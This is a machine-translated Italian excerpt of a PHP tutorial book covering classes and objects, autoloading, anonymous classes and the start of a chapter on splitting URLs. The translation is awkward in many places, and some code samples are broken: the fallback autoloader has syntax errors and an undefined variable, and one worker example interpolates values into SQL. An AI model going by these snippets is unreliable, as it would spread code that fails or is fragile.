Le costanti di classe sono anche utili per definire cose interne a una classe che potrebbe essere

necessario modificare in un secondo momento (ma non cambiano abbastanza frequentemente per giustificare l'archiviazione, ad esempio, in un database). Possiamo riferimento a questa internamente usando l' `self` resolutor portata (che funziona in entrambe le implementazioni instanced e statiche)

```
class Labor {
    /** How long, in hours, does it take to build the item? */
    const LABOR_UNITS = 0.26;
    /** How much are we paying employees per hour? */
    const LABOR_COST = 12.75;

    public function getLaborCost($number_units) {
         return (self::LABOR_UNITS * self::LABOR_COST) * $number_units;
    }
}
```

Le costanti di classe possono contenere solo valori scalari nelle versioni <5.6

A partire da PHP 5.6 possiamo usare espressioni con costanti, il che significa che le istruzioni matematiche e le stringhe con concatenazione sono costanti accettabili

```
class Labor {
    /** How much are we paying employees per hour? Hourly wages * hours taken to make */
    const LABOR_COSTS = 12.75 * 0.26;

    public function getLaborCost($number_units) {
         return self::LABOR_COSTS * $number_units;
    }
}
```

A partire da PHP 7.0, le costanti dichiarate con `define` ora possono contenere array.

```
define("BAZ", array('baz'));
```

Le costanti di classe sono utili per qualcosa di più della semplice memorizzazione di concetti matematici. Ad esempio, se si prepara una torta, potrebbe essere conveniente avere una singola classe `Pie` grado di prendere diversi tipi di frutta.

```
class Pie {
    protected $fruit;

    public function __construct($fruit) {
        $this->fruit = $fruit;
    }
}
```

Possiamo quindi utilizzare la classe `Pie` modo

```
$pie = new Pie("strawberry");
```

Il problema che si pone qui è che, quando si crea un'istanza della classe `Pie` , non viene fornita alcuna indicazione sui valori accettabili. Ad esempio, quando si crea una torta "boysenberry",

potrebbe essere errata "boisenberry". Inoltre, potremmo non supportare una torta di prugne. Invece, sarebbe utile avere una lista di tipi di frutta accettabili già definiti da qualche parte avrebbe senso cercarli. Dì una classe chiamata `Fruit` :

```
class Fruit {
    const APPLE = "apple";
    const STRAWBERRY = "strawberry";
    const BOYSENBERRY = "boysenberry";
}

$pie = new Pie(Fruit::STRAWBERRY);
```

Elencare i valori accettabili come costanti di classe fornisce un prezioso suggerimento sui valori accettabili che un metodo accetta. Garantisce inoltre che gli errori di ortografia non possano superare il compilatore. Mentre `new Pie('aple')` e `new Pie('apple')` sono entrambi accettabili per il compilatore, `new Pie(Fruit::APLE)` produrrà un errore del compilatore.

Infine, l'uso delle costanti di classe significa che il valore effettivo della costante può essere modificato in un singolo punto e qualsiasi codice che utilizza la costante ha automaticamente gli effetti della modifica.

Mentre il metodo più comune per accedere a una costante di classe è `MyClass::CONSTANT_NAME` , è possibile che vi si acceda anche:

```
echo MyClass::CONSTANT;

$classname = "MyClass";
echo $classname::CONSTANT; // As of PHP 5.3.0
```

Le costanti di classe in PHP sono convenzionalmente denominate tutte in maiuscolo con caratteri di sottolineatura come separatori di parole, sebbene qualsiasi nome di etichetta valido possa essere usato come nome di costante di classe.

A partire da PHP 7.1, le costanti di classe ora possono essere definite con diverse visioni dall'ambito pubblico predefinito. Ciò significa che è ora possibile definire sia le costanti protette che quelle private per impedire che le costanti di classe sfuggano inutilmente all'ambito pubblico (vedere Metodo e visibilità delle proprietà). Per esempio:

```
class Something {
    const PUBLIC_CONST_A = 1;
    public const PUBLIC_CONST_B = 2;
    protected const PROTECTED_CONST = 3;
    private const PRIVATE_CONST = 4;
}
```

define vs costant class

Sebbene questa sia una costruzione valida:

```
function bar() { return 2; };

define('BAR', bar());
```

Se provi a fare lo stesso con le costanti di classe, riceverai un errore:

```
function bar() { return 2; };

class Foo {
    const BAR = bar(); // Error: Constant expression contains invalid operations
}
```

Ma puoi fare:

```
function bar() { return 2; };

define('BAR', bar());

class Foo {
    const BAR = BAR; // OK
}
```

Per ulteriori informazioni, vedere le costanti nel manuale .

Usando :: class per recuperare il nome della classe

PHP 5.5 ha introdotto la sintassi della `::class` per recuperare il nome completo della classe, prendendo in considerazione lo scope namespace e le istruzioni `use` .

```
namespace foo;
use bar\Bar;
echo json_encode(Bar::class); // "bar\\Bar"
echo json_encode(Foo::class); // "foo\\Foo"
echo json_encode(\Foo::class); // "Foo"
```

Quanto sopra funziona anche se le classi non sono nemmeno definite (cioè questo frammento di codice funziona da solo).

Questa sintassi è utile per le funzioni che richiedono un nome di classe. Ad esempio, può essere utilizzato con `class_exists` per verificare che esista una classe. Nessun errore verrà generato indipendentemente dal valore di ritorno in questo frammento:

```
class_exists(ThisClass\Will\NeverBe\Loaded::class, false);
```

Legame statico tardivo

In PHP 5.3+ e versioni successive è possibile utilizzare il binding statico avanzato per controllare

da quale classe viene chiamata una proprietà o un metodo statico. È stato aggiunto per superare il problema inerente al risolutore di `self::` scope. Prendi il seguente codice

```
class Horse {
    public static function whatToSay() {
         echo 'Neigh!';
    }

    public static function speak() {
         self::whatToSay();
    }
}

class MrEd extends Horse {
    public static function whatToSay() {
         echo 'Hello Wilbur!';
    }
}
```

Ci si aspetterebbe che la classe `MrEd` sovrascriva la funzione genitore `whatToSay()` . Ma quando gestiamo questo otteniamo qualcosa di inaspettato

```
Horse::speak(); // Neigh!
MrEd::speak(); // Neigh!
```

Il problema è che `self::whatToSay();` si può riferire solo alla classe del `Horse` , il che significa che non obbedisce a `MrEd` . Se passiamo al resolutor `static::` scope, non abbiamo questo problema. Questo metodo più recente dice alla classe di obbedire all'istanza che la chiama. Così otteniamo l'eredità che ci aspettiamo

```
class Horse {
    public static function whatToSay() {
         echo 'Neigh!';
    }

    public static function speak() {
         static::whatToSay(); // Late Static Binding
    }
}

Horse::speak(); // Neigh!
MrEd::speak(); // Hello Wilbur!
```

Classi astratte

Una classe astratta è una classe che non può essere istanziata. Le classi astratte possono definire metodi astratti, che sono metodi senza alcun corpo, solo una definizione:

```
abstract class MyAbstractClass {
    abstract public function doSomething($a, $b);
}
```

Le classi astratte dovrebbero essere estese da una classe di bambini che può quindi fornire

l'implementazione di questi metodi astratti.

Lo scopo principale di una classe come questa è fornire un tipo di modello che consenta alle classi di bambini di ereditare da "forzare" una struttura a cui aderire. Approfondiamo questo con un esempio:

In questo esempio implementeremo un'interfaccia `Worker` . Per prima cosa definiamo l'interfaccia:

```
interface Worker {
    public function run();
}
```

Per facilitare lo sviluppo di ulteriori implementazioni di Worker, creeremo una classe worker astratta che già fornisce il metodo `run()` dall'interfaccia, ma specifica alcuni metodi astratti che devono essere compilati da qualsiasi classe child:

```
abstract class AbstractWorker implements Worker {
    protected $pdo;
    protected $logger;

    public function __construct(PDO $pdo, Logger $logger) {
        $this->pdo = $pdo;
        $this->logger = $logger;
    }

    public function run() {
        try {
            $this->setMemoryLimit($this->getMemoryLimit());
            $this->logger->log("Preparing main");
            $this->prepareMain();
            $this->logger->log("Executing main");
            $this->main();
        } catch (Throwable $e) {
            // Catch and rethrow all errors so they can be logged by the worker
            $this->logger->log("Worker failed with exception: {$e->getMessage()}");
            throw $e;
        }
    }

    private function setMemoryLimit($memoryLimit) {
        ini_set('memory_limit', $memoryLimit);
        $this->logger->log("Set memory limit to $memoryLimit");
    }

    abstract protected function getMemoryLimit();

    abstract protected function prepareMain();

    abstract protected function main();
}
```

Prima di tutto, abbiamo fornito un metodo astratto `getMemoryLimit()` . Qualsiasi classe che provenga da `AbstractWorker` deve fornire questo metodo e restituire il limite di memoria. `AbstractWorker` imposta quindi il limite di memoria e lo registra.

In secondo luogo, `AbstractWorker` chiama i `prepareMain()` e `main()` , dopo aver registrato che sono

stati chiamati.

Infine, tutte queste chiamate al metodo sono state raggruppate in un blocco `try` - `catch` . Quindi, se uno qualsiasi dei metodi astratti definiti dalla classe figlia lancia un'eccezione, cattureremo quell'eccezione, la registreremo e la ricolloceremo. Ciò impedisce a tutte le classi child di dover implementare esse stesse.

Ora consente di definire una classe figlio che si estende da `AbstractWorker` :

```
class TranscactionProcessorWorker extends AbstractWorker {
    private $transactions;

    protected function getMemoryLimit() {
        return "512M";
    }

    protected function prepareMain() {
        $stmt = $this->pdo->query("SELECT * FROM transactions WHERE processed = 0 LIMIT 500");
        $stmt->execute();
        $this->transactions = $stmt->fetchAll();
    }

    protected function main() {
        foreach ($this->transactions as $transaction) {
            // Could throw some PDO or MYSQL exception, but that is handled by the
AbstractWorker
            $stmt = $this->pdo->query("UPDATE transactions SET processed = 1 WHERE id =
{$transaction['id']} LIMIT 1");
            $stmt->execute();
        }
    }
}
```

Come puoi vedere, `TransactionProcessorWorker` stato piuttosto semplice da implementare, poiché dovevamo solo specificare il limite di memoria e preoccuparci delle azioni effettive che era necessario eseguire. Non è necessaria alcuna gestione degli errori in `TransactionProcessorWorker` perché viene gestito in `AbsractWorker` .

Nota importante

> Quando si eredita da una classe astratta, tutti i metodi contrassegnati come astratti nella dichiarazione della classe del genitore devono essere definiti dal bambino (o anche il bambino stesso deve essere contrassegnato come astratto); inoltre, questi metodi devono essere definiti con la stessa (o meno limitata) visibilità. Ad esempio, se il metodo astratto è definito come protetto, l'implementazione della funzione deve essere definita come protetta o pubblica, ma non privata.

Tratto dalla documentazione di PHP per l'astrazione della classe .

Se **non si** definiscono i metodi delle classi astratte padre all'interno della classe figlio, verrà generato un **errore PHP irreversibile** come il seguente.

Errore irreversibile: la classe X contiene 1 metodo astratto e deve quindi essere dichiarata astratta o implementare i restanti metodi (X :: x) in

Namespacing e Autoloading

Tecnicamente, il caricamento automatico funziona eseguendo una richiamata quando una classe PHP è richiesta ma non trovata. Tali callback di solito tentano di caricare queste classi.

Generalmente, l'autoloading può essere interpretato come il tentativo di caricare file PHP (in particolare file di classe PHP, dove un file sorgente PHP è dedicato per una classe specifica) da percorsi appropriati in base al nome completo della classe (FQN) quando è necessaria una classe .

Supponiamo di avere queste classi:

File di classe per `application\controllers\Base` :

```
<?php
namespace application\controllers { class Base {...} }
```

File di classe per `application\controllers\Control` :

```
<?php
namespace application\controllers { class Control {...} }
```

File di classe per `application\models\Page` :

```
<?php
namespace application\models { class Page {...} }
```

Sotto la cartella di origine, queste classi devono essere posizionate nei percorsi come loro FQN rispettivamente:

- Cartella di origine
    - applications
        - controllers
            - Base.php
            - Control.php
        - models
            - Page.php

Questo approccio consente di risolvere a livello di codice il percorso del file di classe in base al FQN, utilizzando questa funzione:

```
function getClassPath(string $sourceFolder, string $className, string $extension = ".php") {
    return $sourceFolder . "/" . str_replace("\\", "/", $className) . $extension; // note that
"/" works as a directory separator even on Windows
}
```

La funzione `spl_autoload_register` ci consente di caricare una classe quando necessario

utilizzando una funzione definita dall'utente:

```
const SOURCE_FOLDER = __DIR__ . "/src";
spl_autoload_register(function (string $className) {
    $file = getClassPath(SOURCE_FOLDER, $className);
    if (is_readable($file)) require_once $file;
});
```

Questa funzione può essere ulteriormente estesa per utilizzare i metodi di fallback di caricamento:

```
const SOURCE_FOLDERS = [__DIR__ . "/src", "/root/src"]);
spl_autoload_register(function (string $className) {
    foreach(SOURCE_FOLDERS as $folder) {
        $extensions = [
            // do we have src/Foo/Bar.php5_int64?
            ".php" . PHP_MAJOR_VERSION . "_int" . (PHP_INT_SIZE * 8),
            // do we have src/Foo/Bar.php7?
            ".php" . PHP_MAJOR_VERSION,
            // do we have src/Foo/Bar.php_int64?
            ".php" . "_int" . (PHP_INT_SIZE * 8),
            // do we have src/Foo/Bar.phps?
            ".phps"
            // do we have src/Foo/Bar.php?
            ".php"
        ];
        foreach($extensions as $ext) {
            $path = getClassPath($folder, $className, $extension);
            if(is_readable($path)) return $path;
        }
    }
});
```

Si noti che PHP non tenta di caricare le classi ogni volta che viene caricato un file che utilizza questa classe. Può essere caricato nel mezzo di uno script o anche in funzioni di spegnimento. Questo è uno dei motivi per cui gli sviluppatori, specialmente quelli che usano il caricamento automatico, dovrebbero evitare di sostituire i file sorgente in esecuzione nel runtime, specialmente nei file phar.

Associazione dinamica

L'associazione dinamica, anche definita come **sovrascrittura del metodo,** è un esempio di **polimorfismo del tempo** di **esecuzione** che si verifica quando più classi contengono diverse implementazioni dello stesso metodo, ma l'oggetto su cui verrà chiamato il metodo è *sconosciuto* fino al **runtime** .

Ciò è utile se determinate condizioni determinano quale classe verrà utilizzata per eseguire un'azione, in cui l'azione viene denominata la stessa in entrambe le classi.

```
interface Animal {
    public function makeNoise();
}

class Cat implements Animal {
    public function makeNoise
```

```
    {
        $this->meow();
    }
    ...
}

class Dog implements Animal {
    public function makeNoise {
        $this->bark();
    }
    ...
}

class Person {
    const CAT = 'cat';
    const DOG = 'dog';

    private $petPreference;
    private $pet;

    public function isCatLover(): bool {
        return $this->petPreference == self::CAT;
    }

    public function isDogLover(): bool {
        return $this->petPreference == self::DOG;
    }

    public function setPet(Animal $pet) {
        $this->pet = $pet;
    }

    public function getPet(): Animal {
        return $this->pet;
    }
}

if($person->isCatLover()) {
    $person->setPet(new Cat());
} else if($person->isDogLover()) {
    $person->setPet(new Dog());
}

$person->getPet()->makeNoise();
```

Nell'esempio sopra, la classe `Animal` (`Dog|Cat`) che `makeNoise` è sconosciuta fino al runtime a seconda della proprietà all'interno della classe `User` .

Metodo e visibilità della proprietà

Esistono tre tipi di visibilità che è possibile applicare ai metodi (*funzioni classe / oggetto*) e proprietà (*variabili classe / oggetto*) all'interno di una classe, che forniscono il controllo di accesso per il metodo o la proprietà a cui sono applicati.

È possibile leggere estesamente su questi nella Documentazione di PHP per la visibilità OOP .

Pubblico

Dichiarare un metodo o una proprietà come `public` consente al metodo o alla proprietà di accedere:

- La classe che l'ha dichiarata.
- Le classi che estendono la classe dichiarata.
- Qualsiasi oggetto, classe o codice esterno al di fuori della gerarchia di classi.

Un esempio di questo accesso `public` sarebbe:

```
class MyClass {
    // Property
    public $myProperty = 'test';

    // Method
    public function myMethod() {
        return $this->myProperty;
    }
}

$obj = new MyClass();
echo $obj->myMethod();
// Out: test

echo $obj->myProperty;
// Out: test
```

---

protetta

Dichiarare un metodo o una proprietà come `protected` consente al metodo o alla proprietà di accedere:

- La classe che l'ha dichiarata.
- Le classi che estendono la classe dichiarata.

Ciò **non consente a** oggetti, classi o codici esterni al di fuori della gerarchia di classi di accedere a questi metodi o proprietà. Se qualcosa che utilizza questo metodo / proprietà non ha accesso ad esso, non sarà disponibile e verrà generato un errore. **Solo le** istanze del sé dichiarato (o sottoclassi delle stesse) hanno accesso ad esso.

Un esempio di questo accesso `protected` potrebbe essere:

```
class MyClass {
    protected $myProperty = 'test';

    protected function myMethod() {
        return $this->myProperty;
    }
```

```
}

class MySubClass extends MyClass {
    public function run() {
        echo $this->myMethod();
    }
}

$obj = new MySubClass();
$obj->run(); // This will call MyClass::myMethod();
// Out: test

$obj->myMethod(); // This will fail.
// Out: Fatal error: Call to protected method MyClass::myMethod() from context ''
```

L'esempio precedente nota che è possibile accedere solo agli elementi `protected` all'interno del proprio ambito. In sostanza: "Ciò che è nella casa può essere accessibile solo dall'interno della casa".

Privato

Dichiarare un metodo o una proprietà come `private` consente al metodo o alla proprietà di accedere:

- La classe che lo ha dichiarato **Solo** (non sottoclassi).

Un metodo o una proprietà `private` è visibile e accessibile solo all'interno della classe che lo ha creato.

Si noti che gli oggetti dello stesso tipo avranno accesso agli altri membri privati e protetti anche se non sono le stesse istanze.

```
class MyClass {
    private $myProperty = 'test';

    private function myPrivateMethod() {
        return $this->myProperty;
    }

    public function myPublicMethod() {
        return $this->myPrivateMethod();
    }

    public function modifyPrivatePropertyOf(MyClass $anotherInstance) {
        $anotherInstance->myProperty = "new value";
    }
}

class MySubClass extends MyClass {
    public function run() {
        echo $this->myPublicMethod();
    }

    public function runWithPrivate() {
        echo $this->myPrivateMethod();
```

```
    }
}

$obj = new MySubClass();
$newObj = new MySubClass();

// This will call MyClass::myPublicMethod(), which will then call
// MyClass::myPrivateMethod();
$obj->run();
// Out: test


$obj->modifyPrivatePropertyOf($newObj);

$newObj->run();
// Out: new value

echo $obj->myPrivateMethod(); // This will fail.
// Out: Fatal error: Call to private method MyClass::myPrivateMethod() from context ''

echo $obj->runWithPrivate(); // This will also fail.
// Out: Fatal error: Call to private method MyClass::myPrivateMethod() from context
'MySubClass'
```

Come notato, puoi accedere al metodo / proprietà `private` solo dalla classe definita.

Chiamare un costruttore genitore durante l'istanziazione di un bambino

Un comune errore delle classi figlie è che, se il genitore e il figlio contengono entrambi un metodo di costruzione (`__construct()`), **verrà eseguito solo il costruttore della classe figlio** . Potrebbero esserci occasioni in cui è necessario eseguire il metodo genitore `__construct()` dal suo figlio. Se è necessario, è necessario utilizzare il resolutor `parent::` scope:

```
parent::__construct();
```

Ora sfruttando il fatto che all'interno di una situazione del mondo reale assomiglierebbe a qualcosa:

```
class Foo {

    function __construct($args) {
        echo 'parent';
    }

}

class Bar extends Foo {

    function __construct($args) {
        parent::__construct($args);
    }
}
```

Quanto sopra eseguirà il genitore `__construct()` con conseguente esecuzione `echo` .

Parola chiave finale

Def: **Final** Keyword impedisce alle classi figlie di sovrascrivere un metodo anteponendo la definizione alla finale. Se la classe stessa viene definita definitiva, non può essere estesa

Metodo finale

```
class BaseClass {
   public function test() {
       echo "BaseClass::test() called\n";
   }

   final public function moreTesting() {
       echo "BaseClass::moreTesting() called\n";
   }
}

class ChildClass extends BaseClass {
   public function moreTesting() {
       echo "ChildClass::moreTesting() called\n";
   }
}
// Results in Fatal error: Cannot override final method BaseClass::moreTesting()
```

Classe finale:

```
final class BaseClass {
   public function test() {
       echo "BaseClass::test() called\n";
   }

   // Here it doesn't matter if you specify the function as final or not
   final public function moreTesting() {
       echo "BaseClass::moreTesting() called\n";
   }
}

class ChildClass extends BaseClass {
}
// Results in Fatal error: Class ChildClass may not inherit from final class (BaseClass)
```

Costanti finali: a differenza di Java, la parola chiave `final` non viene utilizzata per le costanti di classe in PHP. Utilizza invece la parola chiave `const` .

Perché devo usare `final` ?

1. Prevenire una massiccia catena di successione ereditaria
2. Composizione incoraggiante
3. Forza lo sviluppatore a pensare all'API pubblica dell'utente
4. Forza lo sviluppatore a ridurre l'API pubblica di un oggetto
5. Una classe `final` può sempre essere resa estendibile
6. `extends` incapsulamento delle pause
7. Non hai bisogno di quella flessibilità
8. Sei libero di cambiare il codice

Quando evitare il `final` : le lezioni finali funzionano efficacemente solo con le seguenti ipotesi:

1. Esiste un'astrazione (interfaccia) implementata dalla classe finale
2. Tutte le API pubbliche della classe finale fanno parte di tale interfaccia

$ questo, auto e statico più il singleton

> Usa `$this` per fare riferimento all'oggetto corrente. Usa te `self` per fare riferimento alla classe corrente. In altre parole, usa `$this->member` per i `$this->member` non static, usa `self::$member` per i membri static.

Nell'esempio seguente, `sayHello()` e `sayGoodbye()` stanno utilizzando `self` e `$this` differenza può essere osservata qui.

```
class Person {
    private $name;

    public function __construct($name) {
        $this->name = $name;
    }

    public function getName() {
        return $this->name;
    }

    public function getTitle() {
        return $this->getName()." the person";
    }

    public function sayHello() {
        echo "Hello, I'm ".$this->getTitle()."<br/>";
    }

    public function sayGoodbye() {
        echo "Goodbye from ".self::getTitle()."<br/>";
    }
}

class Geek extends Person {
    public function __construct($name) {
        parent::__construct($name);
    }

    public function getTitle() {
        return $this->getName()." the geek";
    }
}

$geekObj = new Geek("Ludwig");
$geekObj->sayHello();
$geekObj->sayGoodbye();
```

`static` riferisce a qualsiasi classe nella gerarchia in cui hai chiamato il metodo. Consente un migliore riutilizzo delle proprietà di classe statiche quando le classi vengono ereditate.

Considera il seguente codice:

```
class Car {
    protected static $brand = 'unknown';

    public static function brand() {
         return self::$brand."\n";
    }
}

class Mercedes extends Car {
    protected static $brand = 'Mercedes';
}

class BMW extends Car {
    protected static $brand = 'BMW';
}

echo (new Car)->brand();
echo (new BMW)->brand();
echo (new Mercedes)->brand();
```

Questo non produce il risultato desiderato:

sconosciuto
sconosciuto
sconosciuto

Questo perché il `self` riferisce alla classe `Car` ogni volta che viene chiamato il metodo `brand()` .

Per fare riferimento alla classe corretta, è necessario utilizzare invece `static` :

```
class Car {
    protected static $brand = 'unknown';

    public static function brand() {
         return static::$brand."\n";
    }
}

class Mercedes extends Car {
    protected static $brand = 'Mercedes';
}

class BMW extends Car {
    protected static $brand = 'BMW';
}

echo (new Car)->brand();
echo (new BMW)->brand();
echo (new Mercedes)->brand();
```

Questo produce l'output desiderato:

sconosciuto
BMW

Mercedes

Vedi anche Legame statico tardivo

Il singleton

Se si dispone di un oggetto che è costoso da creare o rappresenta una connessione ad alcune risorse esterne che si desidera riutilizzare, ad esempio una connessione al database in cui non esiste alcun pool di connessioni o un socket per altri sistemi, è possibile utilizzare le parole chiave `static` e `self` in un classe per renderlo un singleton. Ci sono forti opinioni sul fatto che il modello singleton debba o non debba essere usato, ma ha i suoi usi.

```
class Singleton {
    private static $instance = null;

    public static function getInstance(){
        if(!isset(self::$instance)){
            self::$instance = new self();
        }

        return self::$instance;
    }

    private function __construct() {
        // Do constructor stuff
    }
}
```

Come puoi vedere nel codice di esempio, stiamo definendo una proprietà statica privata `$instance` per contenere il riferimento all'oggetto. Poiché questo è statico, questo riferimento è condiviso tra TUTTI gli oggetti di questo tipo.

Il metodo `getInstance()` utilizza un metodo noto come lazy instantiation per ritardare la creazione dell'oggetto all'ultimo momento possibile in quanto non si desidera che gli oggetti inutilizzati che si trovano in memoria non vengano mai utilizzati. Inoltre, consente di risparmiare tempo e CPU durante il caricamento della pagina senza dover caricare più oggetti del necessario. Il metodo sta verificando se l'oggetto è impostato, creando in caso contrario e restituendolo. Ciò garantisce che venga creato un solo oggetto di questo tipo.

Stiamo anche impostando il costruttore come privato per garantire che nessuno lo crei con la `new` parola chiave dall'esterno. Se devi ereditare da questa classe, modifica le parole chiave `private` in `protected` .

Per usare questo oggetto devi solo scrivere quanto segue:

```
$singleton = Singleton::getInstance();
```

Ora ti imploro di usare l'iniezione di dipendenze dove puoi e mirare a oggetti liberamente accoppiati, ma a volte non è ragionevole e il modello singleton può essere utile.

Caricamento automatico

Nessuno vuole `require` o `include` ogni volta che viene utilizzata una classe o un'eredità. Poiché può essere doloroso e facile da dimenticare, PHP offre il cosiddetto autoloading. Se stai già utilizzando Composer, leggi l' autoload utilizzando Composer .

Che cosa è esattamente l'autoloading?

Il nome dice praticamente tutto. Non è necessario per ottenere il file in cui la classe richiesta è memorizzato in, ma *carico di* PHP *automatica* mente s esso.

Come posso fare questo in PHP di base senza codice di terze parti?

Esiste la funzione `__autoload` , ma è meglio usare `spl_autoload_register` . Queste funzioni saranno considerate da PHP ogni volta che una classe non è definita all'interno dello spazio dato. Quindi aggiungere un autoload a un progetto esistente non è un problema, in quanto le classi definite (tramite `require` ie) funzioneranno come prima. Per motivi di precisione, i seguenti esempi useranno funzioni anonime, se si utilizza PHP <5.3, è possibile definire la funzione e passare il suo nome come argomento a `spl_autoload_register` .

Esempi

```
spl_autoload_register(function ($className) {
    $path = sprintf('%s.php', $className);
    if (file_exists($path)) {
        include $path;
    } else {
        // file not found
    }
});
```

Il codice sopra tenta semplicemente di includere un nome file con il nome della classe e l'estensione aggiunta ".php" usando `sprintf` . Se `FooBar` deve essere caricato, sembra che `FooBar.php` esista e, in tal caso, includerlo.

Naturalmente questo può essere esteso per adattarsi alle esigenze individuali del progetto. Se _ all'interno di un nome di classe viene utilizzato per raggruppare, ad esempio `User_Post` e `User_Image` entrambi si riferiscono a `User` , entrambe le classi possono essere mantenute in una cartella denominata "Utente" in questo modo:

```
spl_autoload_register(function ($className) {
    //                        replace _ by / or \ (depending on OS)
    $path = sprintf('%s.php', str_replace('_', DIRECTORY_SEPARATOR, $className) );
    if (file_exists($path)) {
        include $path;
    } else {
        // file not found
    }
});
```

La classe `User_Post` verrà ora caricata da "Utente / Post.php", ecc.

`spl_autoload_register` può essere adattato alle varie esigenze. Tutti i tuoi file con le classi sono denominati "class.CLASSNAME.php"? Nessun problema. Numerosi annidamenti (`User_Post_Content` => "Utente / Posta / Contenuto.php")? Nessun problema neanche.

Se si desidera un meccanismo di caricamento automatico più elaborato e ancora non si desidera includere Composer, è possibile lavorare senza aggiungere librerie di terze parti.

```
spl_autoload_register(function ($className) {
    $path = sprintf('%1$s%2$s%3$s.php',
        // %1$s: get absolute path
        realpath(dirname(__FILE__)),
        // %2$s: / or \ (depending on OS)
        DIRECTORY_SEPARATOR,
        // %3$s: don't wory about caps or not when creating the files
        strtolower(
            // replace _ by / or \ (depending on OS)
            str_replace('_', DIRECTORY_SEPARATOR, $className)
        )
    );

    if (file_exists($path)) {
        include $path;
    } else {
        throw new Exception(
            sprintf('Class with name %1$s not found. Looked in %2$s.',
                $className,
                $path
            )
        );
    }
});
```

Usando autoloader come questo, puoi scrivere felicemente il codice in questo modo:

```
require_once './autoload.php'; // where spl_autoload_register is defined

$foo = new Foo_Bar(new Hello_World());
```

Utilizzando le classi:

```
class Foo_Bar extends Foo {}
```

```
class Hello_World implements Demo_Classes {}
```

Questi esempi includeranno classi da `foo/bar.php` , `foo.php` , `hello/world.php` e `demo/classes.php` .

Classi anonime

Le classi anonime sono state introdotte in PHP 7 per consentire la creazione di oggetti one-off veloci. Possono prendere gli argomenti del costruttore, estendere altre classi, implementare interfacce e usare i tratti proprio come le classi normali possono.

Nella sua forma più semplice, una classe anonima ha il seguente aspetto:

```
new class("constructor argument") {
    public function __construct($param) {
        var_dump($param);
    }
}; // string(20) "constructor argument"
```

Annidare una classe anonima all'interno di un'altra classe non gli dà accesso a metodi o proprietà private o protette di quella classe esterna. L'accesso ai metodi e alle proprietà protette della classe esterna può essere ottenuto estendendo la classe esterna dalla classe anonima. L'accesso alle proprietà private della classe esterna può essere ottenuto passandole attraverso il costruttore della classe anonima.

Per esempio:

```
class Outer {
    private $prop = 1;
    protected $prop2 = 2;

    protected function func1() {
        return 3;
    }

    public function func2() {
        // passing through the private $this->prop property
        return new class($this->prop) extends Outer {
            private $prop3;

            public function __construct($prop) {
                $this->prop3 = $prop;
            }

            public function func3() {
                // accessing the protected property Outer::$prop2
                // accessing the protected method Outer::func1()
                // accessing the local property self::$prop3 that was private from
Outer::$prop
                return $this->prop2 + $this->func1() + $this->prop3;
            }
        };
    }
}

echo (new Outer)->func2()->func3(); // 6
```

Definizione di una classe base

Un oggetto in PHP contiene variabili e funzioni. Gli oggetti appartengono tipicamente a una classe, che definisce le variabili e le funzioni che tutti gli oggetti di questa classe conterranno.

La sintassi per definire una classe è:

```
class Shape {
    public $sides = 0;
```

```
    public function description() {
        return "A shape with $this->sides sides.";
    }
}
```

Una volta definita una classe, è possibile creare un'istanza utilizzando:

```
$myShape = new Shape();
```

Le variabili e le funzioni sull'oggetto sono accessibili in questo modo:

```
$myShape = new Shape();
$myShape->sides = 6;

print $myShape->description(); // "A shape with 6 sides"
```

Costruttore

Le classi possono definire un metodo speciale `__construct()` , che viene eseguito come parte della creazione dell'oggetto. Questo è spesso usato per specificare i valori iniziali di un oggetto:

```
class Shape {
    public $sides = 0;

    public function __construct($sides) {
        $this->sides = $sides;
    }

    public function description() {
        return "A shape with $this->sides sides.";
    }
}

$myShape = new Shape(6);

print $myShape->description(); // A shape with 6 sides
```

Estendere un'altra classe

Le definizioni di classe possono estendere le definizioni di classe esistenti, aggiungendo nuove variabili e funzioni e modificando quelle definite nella classe genitore.

Ecco una classe che estende l'esempio precedente:

```
class Square extends Shape {
    public $sideLength = 0;

    public function __construct($sideLength) {
       parent::__construct(4);
```

```
        $this->sideLength = $sideLength;
    }

    public function perimeter() {
        return $this->sides * $this->sideLength;
    }

    public function area() {
        return $this->sideLength * $this->sideLength;
    }
}
```

La classe `Square` contiene variabili e comportamenti sia per la classe `Shape` che per la classe `Square` :

```
$mySquare = new Square(10);

print $mySquare->description()/ // A shape with 4 sides

print $mySquare->perimeter() // 40

print $mySquare->area() // 100
```

Leggi Classi e oggetti online: https://riptutorial.com/it/php/topic/504/classi-e-oggetti

Capitolo 15: Come abbattere un URL

introduzione

Come codifichi PHP, molto probabilmente ti troverai in una posizione in cui devi abbattere un URL in più parti. Ovviamente c'è più di un modo per farlo in base alle tue esigenze. Questo articolo ti spiegherà in che modo puoi trovare ciò che funziona meglio per te.

Examples

Utilizzo di parse_url ()

> parse_url (): questa funzione analizza un URL e restituisce un array associativo contenente uno qualsiasi dei vari componenti dell'URL presenti.

```
$url = parse_url('http://example.com/project/controller/action/param1/param2');

Array
(
    [scheme] => http
    [host] => example.com
    [path] => /project/controller/action/param1/param2
)
```

Se hai bisogno del percorso separato puoi usare esplodere

```
$url = parse_url('http://example.com/project/controller/action/param1/param2');
$url['sections'] = explode('/', $url['path']);

Array
(
    [scheme] => http
    [host] => example.com
    [path] => /project/controller/action/param1/param2
    [sections] => Array
        (
            [0] =>
            [1] => project
            [2] => controller
            [3] => action
            [4] => param1
            [5] => param2
        )

)
```

Se hai bisogno dell'ultima parte della sezione puoi usare end () in questo modo:

```
$last = end($url['sections']);
```

Se l'URL contiene GET vars puoi recuperarli anche tu

```
$url = parse_url('http://example.com?var1=value1&var2=value2');

Array
(
    [scheme] => http
    [host] => example.com
    [query] => var1=value1&var2=value2
)
```

Se desideri abbattere la query vars puoi usare parse_str () in questo modo:

```
$url = parse_url('http://example.com?var1=value1&var2=value2');
parse_str($url['query'], $parts);

Array
(
    [var1] => value1
    [var2] => value2
)
```

Usare explode ()

> explode (): restituisce una matrice di stringhe, ognuna delle quali è una sottostringa di stringa formata dividendola sui limiti formati dal delimitatore di stringhe.

Questa funzione è praticamente diretta.

```
$url = "http://example.com/project/controller/action/param1/param2";
$parts = explode('/', $url);

Array
(
    [0] => http:
    [1] =>
    [2] => example.com
    [3] => project
    [4] => controller
    [5] => action
    [6] => param1
    [7] => param2
)
```

Puoi recuperare l'ultima parte dell'URL facendo questo:

```
$last = end($parts);
// Output: param2
```

Puoi anche navigare all'interno dell'array usando sizeof () in combinazione con un operatore matematico come questo:

```
echo $parts[sizeof($parts)-2];
```

```
// Output: param1
```

Utilizzo di basename ()

> basename (): data una stringa contenente il percorso di un file o di una directory, questa funzione restituirà il componente del nome finale.

